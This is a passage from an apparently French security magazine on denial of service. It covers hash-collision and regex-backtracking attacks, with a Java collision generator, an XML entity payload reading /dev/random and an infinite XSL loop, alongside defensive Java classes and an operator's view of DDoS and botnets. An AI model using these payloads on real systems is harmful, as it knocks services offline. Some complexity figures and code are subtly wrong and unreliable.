est effectué sur l'objet à insérer. On appelle cela un « calcul de hash ». Le but de ce calcul est d'obtenir un nombre représentatif de l'objet. Il faut que le calcul soit choisi judicieusement pour produire une grande variabilité de valeurs, suivant les objets insérés. Plusieurs objets peuvent avoir le même résultat. Il faut faire en sorte que ces collisions soient rares. Un tableau peut alors référencer des listes courtes pour chaque valeur du calcul (figure 2).

Pour rechercher un objet, le même algorithme est utilisé pour estimer la liste où il est possible de trouver l'objet. Cette liste est alors extraite du conteneur de liste et l'objet est recherché linéairement dans une liste réduite.

Il est alors nécessaire de créer un tableau dont la taille est un nombre premier alloué en mémoire. Ce tableau permettra de référencer les différentes sous-listes. Un algorithme de calcul de hash est sélectionné. Pour chaque objet à insérer, la valeur de hash est calculée. Le reste de la division du résultat par la taille du tableau est alors calculé. Cela correspond à la position de la liste à consulter pour trouver l'objet. Si les listes deviennent trop importantes ou si la saturation du tableau de liste dépasse les 70%, un tableau de liste plus grand est alloué. Sa taille est toujours un nombre premier, car cela réduit les risques de collisions. Puis, tous les objets sont répartis dans le nouveau tableau. Ce traitement est

long et doit être rare. En estimant correctement la taille initiale du tableau de liste, on évite généralement ces traitements.

Avec cette approche, en moyenne, il faut $O(n)$ étape pour insérer un objet. Mais, dans le cas le pire, si les objets à insérer sont judicieusement choisis, les collisions sont systématiques. L'algorithme devient alors équivalent à une simple liste chaînée. L'insertion et la recherche dégénèrent en $O(n^2)$.

Que va faire le pirate pour réussir un déni de service d'une application ? Il doit être capable de générer des données insérées dans une table de hash. Cela est relativement facile. Les champs d'un formulaire, les en-têtes des pages, les adresses IP, etc. sont très souvent placés dans des tables de hash afin d'accélérer leurs consultations. Il doit pouvoir insérer un volume conséquent pour que le ralentissement d'exécution se fasse sentir. C'est généralement le cas des tableaux de hash, partagés par les utilisateurs (liste noire, caches partagés, etc.)

En connaissant l'algorithme utilisé pour le calcul de hash et l'algorithme permettant de faire progresser la taille du tableau en cas de débordement, il est possible de produire des valeurs entraînant systématiquement des collisions.

Les données ne pouvant être en double dans un tableau de hash, il faut inverser le calcul du hash pour trouver différentes valeurs arrivant au même résultat.

Comme la valeur de hash subit un modulo suivant la taille du tableau, il existe alors d'autres valeurs entraînant le même résultat pour une taille donnée du tableau de hash. Sont candidates toutes les chaînes de caractères dont le reste de la division entière de la valeur de hash par la taille du conteneur donne la valeur recherchée.

Par exemple, l'objet `String` de Java est très souvent utilisé comme clef d'une table de hash. La méthode de production du hash du JDK5 est la suivante :

```
class String
{
  ...
  public int hashCode()
  {
    int h = hash;
    if (h == 0)
    {
      int off = offset;
      char val[] = value;
      int len = count;

      for (int i = 0; i < len; i++)
      {
        h = 31*h + val[off++];
      }
      hash = h;
    }
    return h;
  }
}
```

Tous les caractères sont multipliés par 31 et ajoutés au suivant. Un cache est maintenant mémorisé dans l'instance. Ce n'était pas le cas des premières versions. Le résultat est placé dans un entier.

Comment obtenir des collisions ? Avec trois caractères A, B et C, de valeurs ASCII respectives 65, 66, 67, le calcul est le suivant :

- **Étape 1** : 0*31+65=65 ;
- **Étape 2** : 65*31+66=2081 ;
- **Étape 3 :** 2081*31+67=64578.

Il existe une relation entre les caractères. Une unité d'un caractère correspond à -31 du suivant. Si j'ajoute 1 à 65, je dois enlever 31 à 66.

Avec des jeux de chaînes de caractères donnant le même résultat de hash, il est possible de les combiner indéfiniment pour construire des chaînes plus importantes dont tous les résultats du calcul sont identiques.

Par exemple, les chaînes de caractères dont les valeurs sont : [65,66,67], [66,35,67] et [65,67,36] ont les mêmes valeurs de hash, quelle que soit la taille du tableau de hash. Dans le conteneur, ces trois valeurs sont mémorisées dans une liste chaînée à cause des collisions.

Il est donc très facile de produire une multitude de chaînes de caractères entraînant le même résultat. Pour cela, il faut sélectionner des couples de caractères donnant le même résultat et les combiner pour générer des chaînes de caractères plus ou moins longues en alternant les membres du couple. Pour avoir des caractères compris entre `0` et `z` afin de respecter les éventuels filtres sur les caractères, comme il faut pouvoir soustraire 31 en restant dans ce jeu de caractères, il faut travailler avec les caractères compris entre `0` et `z-31`. Choisissons le couple `PP` et `Q1`. Les deux chaînes ont la même valeur de hash et font partie des caractères valides. Ensuite, avec un nombre traité comme une valeur binaire, il est aisé d'afficher l'une ou l'autre valeur, suivant la valeur de chaque bit. Pour une génération à partir de 16 bits, il y aura 16^2 chaînes de 16*2=32 caractères. Toutes auront la même valeur de hash et seront composées uniquement de caractères alphanumériques.

Pour trois bits, les valeurs sont :

```
PPPPPP
Q1PPPP
PPQ1PP
Q1Q1PP
PPPPQ1
Q1PPQ1
PPQ1Q1
Q1Q1Q1
```

Le programme de génération de chaînes de caractères est le suivant :

```
public static void generate()
{
  final int nbBit=31;
  final int maxValue=(0xFFFFFFFF << nbBit) ^ 0xFFFFFFFF;
  StringBuffer buf=new StringBuffer(nbBit*2);
  for (int pattern=0;pattern<maxValue;++pattern)
  {
    buf.setLength(0);
    for (int i=0;i<nbBit;++i)
      buf.append(((pattern & (1<<i))==0) ? "PP" : "Q1");
    String key=buf.toString();
    ... // Injection de la clef dans la table de hash
    }
  }
}
```

Un nombre de bit permet d'indiquer la taille des chaînes produites.

Si l'algorithme est plus complexe, il existe une autre approche. Parmi les résultats de l'algorithme utilisé, il est possible de trouver la valeur zéro. Cela consiste à réinitialiser l'algorithme. Imaginez un programme capable de produire des chaînes de caractères dont le résultat du calcul de hash donne zéro. Il est alors possible de combiner toutes ces chaînes pour en produire de plus grandes par combinatoire. Le résultat global de toutes les variantes donne zéro.

Pour rechercher les sous-chaînes donnant la valeur zéro, une analyse en force brute peut être pratiquée. Cela permet de produire une table de chaînes une fois pour toute, dont les valeurs de hash donnent zéro et de procéder à des combinaisons pour attaquer une table de hash. Suivant la complexité de l'algorithme de hash, cette étape de recherche peut être importante. Mais, celle-ci étant franchie, le même résultat est exploitable indéfiniment, tant que l'algorithme de calcul n'est pas modifié. Une recherche distribuée peut être entreprise pour identifier les données générant une valeur de hash de zéro. Le reste est un jeu d'enfant.

1.1 Comment empêcher l'attaque d'une table de hash ?

Trois failles sont exploitables.

- L'algorithme utilisé permet de facilement trouver des collisions. C'est le cas de la génération d'une valeur de hash pour les chaînes de caractères de Java. Un algorithme plus complexe peut corriger cela. L'utilisation d'un calcul cryptographique est préférable.

- L'algorithme utilisé peut générer une valeur de résultat à zéro. Cela peut être corrigé en interdisant cette valeur ou en utilisant une valeur aléatoire par application, pour initialiser les algorithmes de hash.

- L'algorithme utilisé étant réduit à l'aide du calcul du reste d'une division, le nombre de collision est amplifié par la taille du tableau de hash. Cela se corrige en ajoutant un aléa aux valeurs calculées. Un nombre aléatoire est tiré lors du lancement du programme. Il est systématiquement agrégé à la valeur de hash calculé, avant de référencer la table des collisions. L'agrégation peut s'effectuer par un ou exclusif et une addition, afin de maintenir le spectre des valeurs, tout en cassant la prédictibilité.

Les langages de développement proposent des algorithmes de manipulation d'objet, mais aucun n'est résistant à un déni de service. Des attaques ont été publiées pour Java, Perl, Python, TCL...

Pour améliorer les classes de Java, il faut utiliser une classe dont l'algorithme utilisé pour le calcul du hash respecte les contraintes énoncées. L'algorithme est complexe ; la valeur d'initialisation n'est pas prédictible ; ainsi que les collisions dues à l'application d'un module sur la taille du conteneur. La classe `SecureHashString` répond à ces impératifs : voir tableau Source 1.

Cette classe est utilisée pour alimenter les clefs.

```
map.put(new SecureHashKeyWrapper("abc"),obj);
map.find(new SecureHashKeyWrapper("abc"));
```

Source 1

```
package name.prados.philippe.securikit;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.security.SecureRandom;
public final class SecureHashString
{
  private static final int rnd_ = new SecureRandom(SecureRandom.
getSeed(20))
      .nextInt();
  private final String str_;
  public SecureHashString(String str)
  {
    str_ = str;
  }
  public boolean equals(Object obj)
  {
    try
    {
      return str_.equals(((SecureHashString) obj).str_);
    }
    catch (ClassCastException x)
    {
      return false;
    }
  }
  public int hashCode()
  {
    try
    {
      byte[] digest = MessageDigest.getInstance(
        "SHA").digest(
        str_.getBytes());
      int hash = rnd_;
      for (int i = 0; i < digest.length; i += 4)
      {
        hash *= digest[i] | (digest[i + 1] << 8)
            | (digest[i + 2] << 16) | (digest[i + 3] << 24);
      }
      return (hash == rnd_) ? hash + 1 : hash;
    }
    catch (NoSuchAlgorithmException e)
    {
      return rnd_;
    }
  }
public String toString()
{
return str_;
}
}
```

Quelle est la réalité de la menace ? En alimentant une table de hash avec 300 000 objets ayant la même valeur de hash, le temps d'insertion est tombé à une demi-seconde sur processeur Intel à 1,50 Ghz. Pour alimenter une table de cette taille, il faut plusieurs heures dans une JVM. A partir du réseau, il faut utiliser une attaque de déni de service répartie pour obtenir des résultats convaincants. Le volume réseau est très bruyant.

Une autre solution pour éviter ce problème est de limiter la taille maximum de la table de hash. La classe `LimitedMap` permet cela : voir tableau Source 2 ci-après.

Source 2

```
package name.prados.philippe.securikit;

import java.util.Collection;
import java.util.Iterator;
import java.util.Map;
import java.util.Set;

public class LimitedMap implements Map
{

  public interface Overflow
  {
    public Object overflow(LimitedMap map, int number);
  }

  public static final Overflow Nothing = new Overflow()
  {
    public Object overflow(LimitedMap map, int number)
    {
      return null;
    }
  };

  public static final Overflow Exception = new Overflow()
  {
    public Object overflow(LimitedMap map, int number)
    {
      throw new ArrayStoreException();
    }
  };

  public static final Overflow RemoveRandom = new Overflow()
  {
    public Object overflow(LimitedMap map, int number)
    {
      for (Iterator i = map.entrySet().iterator();
        i.hasNext()  && number > 0; --number)
      {
        i.next();
        i.remove();
      }
      return null;

    }
  };

  private final Map next_;

  private final int maxsize_;

  private final Overflow overflow_;

  public LimitedMap(Map next, int maxsize)
  {
    this(next, maxsize, Exception);
  }

  public LimitedMap(Map next, int maxsize, Overflow overflow)
  {
    next_ = next;
    maxsize_ = maxsize;
    overflow_ = overflow;
  }

  public int size()
  {
    return next_.size();
  }

  public boolean isEmpty()
  {
    return next_.isEmpty();
  }

  public boolean containsKey(Object key)
  {
    return next_.containsKey(key);
  }

  public boolean containsValue(Object value)
  {
    return next_.containsValue(value);
  }

  public Object get(Object key)
  {
    return next_.get(key);
  }

  public Object put(Object key, Object value)
  {
    if (next_.size() >= maxsize_)
      return overflow_.overflow(
        this, 1);
    return next_.put(
      key, value);
  }

  public Object remove(Object key)
  {
    return next_.remove(key);
  }

  public void putAll(Map t)
  {
    if (next_.size() + t.size() >= maxsize_)
      overflow_.overflow(
        this, t.size());
    next_.putAll(t);
  }
  public void clear()
  {
    next_.clear();
  }

  public Set keySet()
  {
    return next_.keySet();
  }

  public Collection values()
  {
    return next_.values();
  }

  public Set entrySet()
  {
    return next_.entrySet();
  }

}
```

Une instance permet de paramétrer le comportement de la classe si trop d'objets sont présents. Trois stratégies sont proposées : ignorer les nouvelles entrées, générer une exception, supprimer certains objets au hasard avant d'insérer les nouveaux.

```
Map map = new LimitedMap(new java.util.Hashtable(), 3,LimitedMap.RemoveRandom);
```

2. Expression régulière

D'autres algorithmes sont plus sensibles aux attaques exploitant les complexités algorithmiques. Pour analyser des expressions régulières, plusieurs familles de moteurs peuvent être utilisées :

Les NFA ou les DFA. Il s'agit d'une différence d'approche dans l'analyse de l'expression. Un moteur NFA analyse tous les chemins possibles de l'expression et retourne lors d'un échec. Un moteur DFA maintient une liste des candidats encore possible et l'élague au fur et à mesure des caractères rencontrés. Chaque caractère n'est analysé qu'une seule fois. Un moteur DFA est plus complexe à compiler, mais plus rapide à l'exécution. Un moteur NFA est plus rapide à compiler mais moins rapide à l'exécution. Il est fortement dépendant de la rédaction de l'expression régulière, alors qu'un moteur DFA en est indifférent.

Par exemple, une expression `(int|info)` peut être optimisée en `in(t|fo)` pour un moteur NFA. Ainsi, en cas de retour, les deux premières lettres peuvent être considérées comme possibles. Il n'est pas nécessaire d'analyser une nouvelle fois l'ensemble des caractères.

Prenons l'exemple d'une application qui utilise un moteur NFA, sensible à la syntaxe de l'expression régulière. Suivant les cas, le temps d'analyse d'un paramètre peut être linéaire par rapport à la taille de la chaîne `O(n)`, quadratique `O(n²)`, cubique `O(n3)` ou exponentielle `O(nn)`.

Exemple	Type
`a*`	Linéaire
`a*[ab]*O`	Quadratique
`a*[ab]*[ac]*O`	Cubique
`(a|aa)*O`	Exponentielle

Un déni de service peut être obtenu en envoyant, en grande quantité, des valeurs suffisamment longues pour entraîner un travail excessif du serveur. Cela occasionne de nombreux retours. Par exemple, dans le cas d'une expression exponentielle, une chaîne de trente caractères peut être analysée en une minute en consommant 100% de la CPU.

Pour vous en convaincre, consultez la démonstration ici : **http://jakarta.apache.org/oro/demo.html**.

Indiquez l'expression AWK (moteur DFA) `(a|aa)*O`, demandez `matches()`, indiquez la valeur `aaaaaaaaaaaaaaaaaaaZ` et lancez le traitement. Vous obtenez rapidement un résultat. Modifiez alors l'algorithme utilisé en Perl5 (moteur NFA), et lancez à nouveau le traitement. Suivant la taille de la chaîne, le résultat peut mettre un temps très important pour analyser l'expression. Notez que le moteur DFA proposé par ORO ne gère pas les caractères unicodes.

Pourquoi cette expression pose-t-elle problème ? Lors de l'analyse de la chaîne de caractère, un premier `a` est consommé. L'étoile indique que la règle est à nouveau applicable. Les `a` suivants sont également consommés, jusqu'à la rencontre du `Z`. La règle prend fin et la suivante est vérifiée. Elle indique qu'elle attend un `O`. Comme ce n'est pas le cas, la règle précédente recule d'une étape. Le dernier `a` est réintroduit dans le moteur. La deuxième règle est alors testée, celle attendant deux `a`. Le premier caractère est valide, mais pas le second. La règle est alors rejetée. Un deuxième `a` est réinjecté dans le moteur. Puis la première règle est testée à nouveau. Et ainsi de suite. Pour chaque `a`, toutes les combinaisons possibles possédant un `a` et deux `a` sont testées, jusqu'à découvrir l'échec de l'analyse lors de la rencontre du `Z`. Le nombre de combinaison est monstrueux. Il faut un temps supérieur à l'age de l'univers pour analyser une chaîne suffisamment grande.

```
(a)…(a)(a)(a)(a)(a)Z
(a)…(a)(a)(a)(aa)Z
(a)…(a)(a)(aa)(a)Z
(a)…(a)(aa)(a)(a)Z
(a)…(a)(aa)(aa)Z
(a)…(aa)(a)(a)(a)Z
(a)…(aa)(a)(aa)Z
(a)…(aa)(aa)(a)Z
(a)…
```

2.1 Comment empêcher l'attaque d'expression régulière ?

Comment supprimer ce risque ? Utilisez de préférence un moteur d'expression régulière de type DFA. Malheureusement, ils sont généralement moins riches en fonctionnalités. Sinon, il faut analyser finement les expressions régulières utilisées pour éviter au maximum les retours lors de l'analyse d'une chaîne. Il ne faut pas permettre à un utilisateur de saisir une expression régulière dans l'application. Si cela est vraiment nécessaire, les recherches de chaînes doivent s'exécuter dans une tâche spécifique, de priorité plus faible que les tâches du serveur. Un `timeout` s'occupera de tuer le processus s'il dure trop longtemps. L'extrait de la classe `SecureMatcher` indique comment proposer une protection pour l'utilisation des expressions régulières de Java (voir tableau Source 3 page suivante).

Il faut *encapsuler* une instance `Matcher` par la version sécurisée. Les méthodes proposées simulent les méthodes originales. Elles acceptent éventuellement une valeur de `timeout` et retournent une exception en cas de `timeout`.

```
public static void main(String[] args)
{
  Pattern p = Pattern.compile("(a|aa)*B");
  Try
  {
    SecureMatcher sm = new SecureMatcher(p
        .matcher("aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaC"));

    System.out.println(sm.matches(1000) ? "match" : "not match");
  }
  catch (InterruptedException e)
  {
    System.err.println("TIMEOUT !");
  }
}
```

Une version complète de cette classe est présente sur mon site : **www.philippe.prados.name**.

Les outils de détection d'intrusion permettent généralement à l'utilisateur de saisir des expressions régulières pour rechercher des modèles d'attaques. Les administrateurs doivent être très prudents dans leurs rédactions. Sinon, un pirate peut faire tomber un site si l'outil est placé en façade ou bien le neutraliser s'il est passif et écoute les communications.

Attention également aux *frameworks* qui exploitent les mêmes expressions régulières sur le client et le serveur. Par exemple, un framework qui génère des scripts permettant de qualifier les

champs des formulaires peut révéler les expressions utilisées sur le serveur. Un pirate analysant la page peut découvrir des expressions exponentielles et générer des valeurs entraînant un déni de service.

Source 3

```
public class SecureMatcher
{
  private final Matcher matcher_;
  private final long defaultTimeout_;

  private abstract class BooleanAsync implements Runnable
  {
    boolean result;
  }

  private boolean startBooleanAsync(BooleanAsync async, long timeout)
      throws InterruptedException
  {
    Thread thread = new Thread(async);
    thread.setDaemon(true);
    thread.setPriority(Thread.NORM_PRIORITY / 2);
    thread.start();
    try
    {
      thread.join(timeout);
    }
    finally
    {
      if (thread.isAlive())
      {
        thread.interrupt();
        throw new InterruptedException();
      }
    }
    return async.result;
  }

  public boolean find(long timeout) throws InterruptedException
  {
    return startBooleanAsync(
      new BooleanAsync()
      {
        public void run()
        {
          result = matcher_.find();
        }
      }, timeout);
  }
  ...
}
```

3. Autres attaques

Ces attaques peuvent s'effectuer sur différentes technologies, lorsque que les algorithmes sont quadratiques ou exponentiels ou qu'il existe des données permettant d'effectuer des boucles sans fin.

Des fichiers XML peuvent inclure des ressources sans fin, provoquant la saturation de la mémoire.

```
<?xml version="1.0" encoding="iso-8859-1"?><!DOCTYPE hack [

<!ENTITY include SYSTEM "file:///dev/random">
]>
<hack>
&include;
</hack>
```

Des scripts XSL peuvent partir dans des boucles infinies.

```
<xsl:template match="foo">
  <xsl:apply-templates select="."/>
</xsl:template>
```

Des fichiers compressés peuvent avoir une taille raisonnable et produire des fichiers très volumineux lors de la décompression. Par exemple, une boucle peut compresser une suite de zéro très longue. Lorsque le programme décompresse le fichier, pour y chercher un virus par exemple, il arrive qu'il explose ou que le disque sature.

Certaines versions du vérificateur de *byte code* de Java sont également vulnérables à des classes judicieusement formées. La machine virtuelle peut partir en vrille, avant le lancement d'une classe, à cause de l'algorithme de vérification des classes. L'archive d'attaque est petite, car les classes sont très redondantes.

Des vulnérabilités ont été exploitées sur SSH, utilisant la difficulté de vérification des signatures DSA et la génération des clefs RSA. Des données aléatoires sont envoyées à la place de données à décrypter. Le serveur doit consommer une quantité importante de CPU pour se rendre compte de la supercherie. Une fois les données décryptées, il s'aperçoit qu'elles ne sont pas exploitables.

Résister à ces attaques algorithmiques est très difficile. Depuis les années 70, pratiquement personne ne s'est préoccupé de ces vulnérabilités. Les algorithmes proposés dans tous les langages sont optimisés pour une utilisation classique, mais sont également sensibles à ces attaques. Les applications sont de plus en plus exposées sur Internet. Les pirates peuvent alors analyser les outils et les langages utilisés sur le serveur, deviner où les tables de hash, les expressions régulières ou d'autres algorithmes identiques sont utilisés et exploiter ainsi les vulnérabilités inhérentes des langages.

Liens

- http://www.hut.fi/~mkousa/ssh/ssh-dos.html
- http://www.cs.rice.edu/~scrosby/hash/CrosbyWallach_UsenixSec2003/
- http://hotwired.wired.com/packet/garfinkel/96/45/geek.html
- http://www.cs.rice.edu/~scrosby/hash/slides/USENIX-RegexpWIP.2.ppt
- http://www.ics.uci.edu/~franz/Site/pubs-pdf/ICS-TR-03-23.pdf

Dénis de service : la vision de l'opérateur

Nicolas Fischbach
nico@securite.org
http://www.securite.org/nico/
Senior Manager – Network Engineering Security
COLT Telecom

La détection et la réponse aux dénis de service sont le quotidien des équipes de supervision réseau et sécurité chez un opérateur. Heureusement, les moyens mis en œuvre ont beaucoup évolué ces dernières années ce qui permet de réagir plus rapidement et de manière plus souple : le comportement du réseau devient plus clair, les informations sur l'attaque sont de meilleure qualité et la réponse ne se limite plus à envoyer le trafic dans un trou noir. Mais attention, le tableau n'est pas aussi parfait qu'il y paraît : les réseaux de zombies (botnet) sont devenus un vrai marché, la taille des attaques dépasse bien souvent le gigabit par seconde (Gb/s) et bien des opérateurs ne filtrent pas suffisamment en sortie de leur réseau.

Les attaques

Les plus anciennes sont toujours et encore les plus courantes : envoi en masse de TCP SYN vers des services exposés sur le système distant (80/tcp pour HTTP, 25/tcp pour SMTP, 6667/tcp pour IRC et les différents ports utilisés par les serveurs de jeux en ligne), de datagrammes UDP aléatoires (bien souvent vers le port 0 (0/udp)) et de messages ICMP du type `ECHO` ou `ECHO_REPLY`. La majorité des attaques sont des attaques directes, on voit de moins en moins d'attaques par amplification et celles par rebond peuvent se compter sur les doigts d'une main. L'adresse IP source est encore forgée (« *spoofée* ») dans une bonne moitié des attaques. Les attaques contre l'infrastructure de l'opérateur sont souvent liées à la publication d'une vulnérabilité qui touche directement les routeurs déployés dans le cœur du réseau : des failles liées à certains protocoles [4][6], des attaques contre BGP [5], etc.

Au jour d'aujourd'hui très peu d'attaques ont tenté d'exploiter les problèmes de performance liés au traitement de certains paquets qui ne sont pas fait par des ASIC.

Ce phénomène est proche de celui lié aux publications de failles système ou applicatives. Il apparaît néanmoins très ponctuel et il reste très peu de « bruit de fond » : on note un pic de prise d'empreinte (*scan*) ou d'envoi en masse de paquets pour tenter d'exploiter la faille après la publication et quelques jours plus tard, plus rien.

En revanche ces attaques et ces vulnérabilités peuvent provoquer des dommages indirects : le déploiement de politiques de *dampening* (une route qui n'est pas stable est ignorée pendant un temps donné) permet de limiter la charge CPU d'un routeur en réduisant les calculs de route, mais si une session BGP n'est pas stable à cause d'une attaque ou qu'un ensemble de routeurs doit être redémarré, cela cause une perte de connectivité [7].

A ce jour, le seul événement qui a sérieusement impacté l'infrastructure de beaucoup de FAI est le vers SQL Slammer (paquet UDP unique et de petite taille, sans autre forme de communication).

L'année dernière, aux victimes favorites que sont les serveurs IRC et les serveurs de jeu en ligne, se sont rajoutés les serveurs proposant des paris en ligne ou des casinos virtuels. Les serveurs IRC et de jeu sont souvent attaqués pour se venger d'une discussion un peu animée dans un espace de messagerie instantanée ou encore pour essayer de ne pas perdre une vie ou une arme dans son jeu favori lorsque le combat ne se déroule pas comme prévu. Les attaques contre les services commerciaux en ligne sont eux plus proche d'un modèle moins virtuel : le rançonnage, déjà évoqué dans l'introduction au dossier.

L'époque où les attaques se limitaient à quelques dizaines de mégabits par seconde est bien loin. Il est devenu très rare de voir un déni de service distribué inférieur à 100Mb/s. Les attaques les plus larges qui ont été observées sont de l'ordre de 3 à 4 Gb/s [3]. Quasiment aucun élément final (serveur, réseau d'entreprise, etc.) ne peut absorber ce genre de charge et les mécanismes de protection que proposent certains FAI deviennent indispensables.

La bande passante est une caractéristique importante, mais le nombre de paquets par seconde (PPS) l'est encore plus. En effet, beaucoup d'équipements de commutation et de routage tiennent leurs promesses de performance avec des tailles de paquet ou de trame maximales, mais plus on se rapproche des tailles minimales, plus l'impact devient important. Par exemple, si un équipement arrive à traiter 50 000 paquets à la seconde, sachant que la taille minimale d'un paquet IP est de 20, la bande passante, elle, ne sera que d'environ 8 Mb/s octets (sans tenir compte de l'encapsulation par les couches inférieures). En théorie, il suffit de quelques dizaines de PC infectés connectés via des liens DSL ou câble pour arriver à faire « surchauffer » certains routeurs...

Botnet

La force de frappe à l'origine du déni de service ne se limite pas à quelques systèmes infectés contrôlés un par un par l'attaquant. Depuis bien des années des criminels informatiques construisent leur réseau d'agents composés de systèmes infectés par un virus/ver ou exploités via une faille qu'ils gèrent via un canal de communication et de contrôle (C&C).

Le mécanisme de communication le plus répandu en ce moment est IRC (*Internet Relay Chat* – une forme de messagerie instantanée) car le modèle est relativement intéressant : beaucoup de solutions serveurs disponibles, client simple à développer si nécessaire, modèle client/serveur, latence faible, etc.

Le logiciel serveur le plus courant pour gérer les communications avec les « zombies » est une version modifiée d'Unreal IRC [8]. A l'origine les attaquants utilisaient uniquement des réseaux IRC publics (comme EFnet ou UnderNet) mais depuis que les opérateurs IRC les détectent et les chassent, ils montent leurs propres mini-réseaux IRC ce qui rend la détection beaucoup plus difficile et en cas de découverte les pertes sont plus limitées. Certains agents infectieux reposent également sur des réseaux P2P (*peer-to-peer*), mais ils sont très rares.

Ces réseaux de zombies se vendent à bon prix, tout particulièrement si les agents sont déployés sur des réseaux particuliers (comme des réseaux militaires ou gouvernementaux). On passe alors de quelques centimes d'euros par agent à 50 euros. Il y a quelques années, il était courant de trouver des *botnets* de plus de 50 000 zombies, mais aujourd'hui ils ne comptent rarement guère plus de quelques milliers, sont plus distribués, donc plus discrets.

Il est difficile d'estimer le nombre de réseaux, mais en croisant différents chiffres une fourchette de 2000 à 5000 paraît réaliste.

Détection et nettoyage

Des sites comme ISC [9], myNW [10] et IBN [11] donnent des indications sur les ports les plus « scannés » sur l'Internet, ce qui permet de déterminer quelles failles sont en train d'être exploitées par des outils automatisés d'exploitation de failles et/ou par des vers.

Une fois l'hôte compromis, s'il n'est pas transformé en serveur SMTP pour envoyer du courrier électronique non sollicité, il y a fort à parier qu'il fera partie d'un botnet.

Une fois que l'hôte s'est connecté sur le serveur IRC (l'adresse IP ou le FQDN, le nom du canal ainsi que le mot de passe sont souvent contenus dans le binaire), il va rejoindre le canal et :

- soit attendre une commande de l'attaquant (« scanner » une plage d'adresse à la recherche d'une vulnérabilité ou lancer une attaque) ;
- soit interpréter le sujet (*topic*) du canal comme une commande et l'exécuter.

Différents moyens et techniques permettent de trouver ces botnets, mais ils sont tous relativement gourmands en temps. L'approche la plus courante consiste à faire une analyse « forensique » d'un système infecté pour retrouver le code malveillant et étudier ses communications, soit avec les outils système standards ainsi qu'un « renifleur » (*sniffer*), soit en traçant et en analysant l'exécution du programme.

Une deuxième approche consiste à faire tourner le code/programme récupéré dans un environnement sécurisé (*honeybot* [12]) : l'agent est exécuté dans une machine virtuelle qui autorise les connexions C&C ainsi que l'envoi de paquets génériques mais en nombre limité et à un très faible débit. Cette approche est plus « active » et légèrement plus risquée, mais possède l'avantage d'être un vrai client : lorsque l'attaquant passe des commandes à ses agents, nous les recevons également, ce qui permet par exemple de voir qui est en train d'être attaqué ou comment les agents se propagent.

Une troisième approche est celle du chapitre allemand du projet Honeynet [8] : un outil (mwcollect2) a été développé. L'outil est un service générique qui se laisse compromettre tout en détectant quelle est l'attaque et en permettant une exécution contrôlée avec identification des attaques non connues grâce à un condensat md5.

Filtrage du trafic

Le filtrage du trafic est une mesure préventive de protection de l'infrastructure réseau et dans la réponse à certaines attaques. En revanche, comme vous pourrez le constater après avoir lu ce paragraphe, certaines formes de filtrage sont à utiliser avec parcimonie, de façon très réfléchie et surtout pas sous la pression, au risque de se retrouver avec un pare-feu géant voire un réseau inopérant.

xACL et MPLS

Les xACLs ne sont pas une nouvelle fonctionnalité, mais plutôt un concept innovant de filtrage du trafic qui, combiné avec un cœur de réseau où MPLS est activé, permet de le sécuriser. Les trois formes courantes sont les iACL, les rACL et les tACL [13] et elles sont à déployer sur les routeurs de bordure (*edge : peering/transit edge* et *customer/city edge*). Le déploiement de ce genre d'ACL implique un plan d'adressage structuré et une activation de celle-ci en mode « compilé » qui permet d'avoir un impact CPU fixe et qui ne dépend plus de leur longueur.

Il convient également de rappeler que tous les FAI ne sont pas identiques face au filtrage et aux dénis de services : un opérateur international (tier1) n'appliquera pas (et ne pourra pas appliquer) les mêmes règles de filtrage qu'un opérateur local ou un FAI grand public avec de larges bases d'utilisateurs « grand public ».

L'infrastructure ACL (iACL) interdit tout trafic à destination du cœur du réseau, l'objectif étant de le rendre étanche. Si les routeurs du cœur du réseau « routent » les paquets (i. e. le cœur n'utilise pas MPLS) la politique liée à la gestion de `ping` et de `traceroute` (mélange d'ICMP et d'UDP) est importante. Le fait d'interdire tout trafic entrant et sortant (le filtrage par ACL dans ce cas n'étant pas *stateful*) peut amener certaines personnes à croire qu'il y a des pertes de paquets et des problèmes de qualité alors que ce n'est pas le cas et peut rendre la gestion du réseau plus complexe pour vos équipes opérationnelles.

La *receive* ACL (rACL) est un concept et également une implémentation (Cisco). Cette ACL va lister toutes les communications autorisées avec le routeur lui-même et s'applique à toutes les interfaces de celui-ci. On y retrouve les protocoles permettant l'administration, ceux nécessaires pour les protocoles de routage ainsi que ICMP `ECHO/ECHO_REPLY`. L'objectif est de protéger le routeur ainsi que son RP (*Route Processor*).

La *transit* ACL (tACL) n'est normalement activée que ponctuellement. Elle a pour but de filtrer le trafic « en transit » sur le réseau pour protéger l'infrastructure et/ou les services des

clients. Elle peut se décomposer en tACL *edge* (filtrage du trafic venant de l'Internet vers l'opérateur) et tACL *access* (filtrage du trafic venant des clients vers le réseau de l'opérateur). Une telle ACL a par exemple été déployée temporairement par beaucoup d'opérateurs lors de l'épisode SQL Slammer ou le « *Cisco wedge bug* » [4]. A la différence des iACL et des rACL qui ont une politique « *default deny* », les tACL ont couramment un « *default permit* ».

Une bonne politique ainsi que des processus de gestion et de vérification de ces ACL, de leur déploiement et de leur activation sont très importants, au risque de mettre en péril votre réseau : fausse impression de sécurité, trafic filtré « aléatoirement » en fonction du routeur, problème de performance, etc.

uRPF

Unicast Reverse Path Forwarding est une fonction dite « anti-spoofing » qui est à déployer au plus proche des clients : les routeurs d'accès. uRPF protège non seulement le réseau contre les paquets forgés, ce qui est important, mais réduit également les attaques reposant sur de tels paquets et qui sont difficiles à tracer.

La version *strict* ne laisse passer que les datagrammes IP dont la route vers l'adresse IP source pointe vers l'interface d'entrée. Cela pose un problème pour les réseaux avec des connexions multiples (« *BGP multi-homed network* ») et l'on utilise alors la version *loose* qui elle vérifie uniquement si une route pour cette adresse IP source est présente dans la table de routage. Cette version *loose* l'est presque trop, vu qu'il est toujours possible de forger des paquets : il suffit pour cela de sourcer des paquets avec une adresse IP source qui est présente dans la table de routage.

Une nouvelle fonctionnalité, uRPF par VRF (instance virtuelle de routage et de *forwarding* qui contient une table de routage spécifique) [14], permet un filtrage plus fin. Une VRF permet d'avoir plusieurs tables de routage sur un même routeur (i. e. plusieurs routeurs logiques sur un même routeur physique). Dans le cadre d'uRPF par VRF, on utilisera le mode *loose* pour des clients avec des voies montantes multiples et vu que la table de routage dans ce VRF ne contiendra que les routes que ce client annonce via BGP, il ne pourra plus passer au travers des mailles du filet.

BOGONS

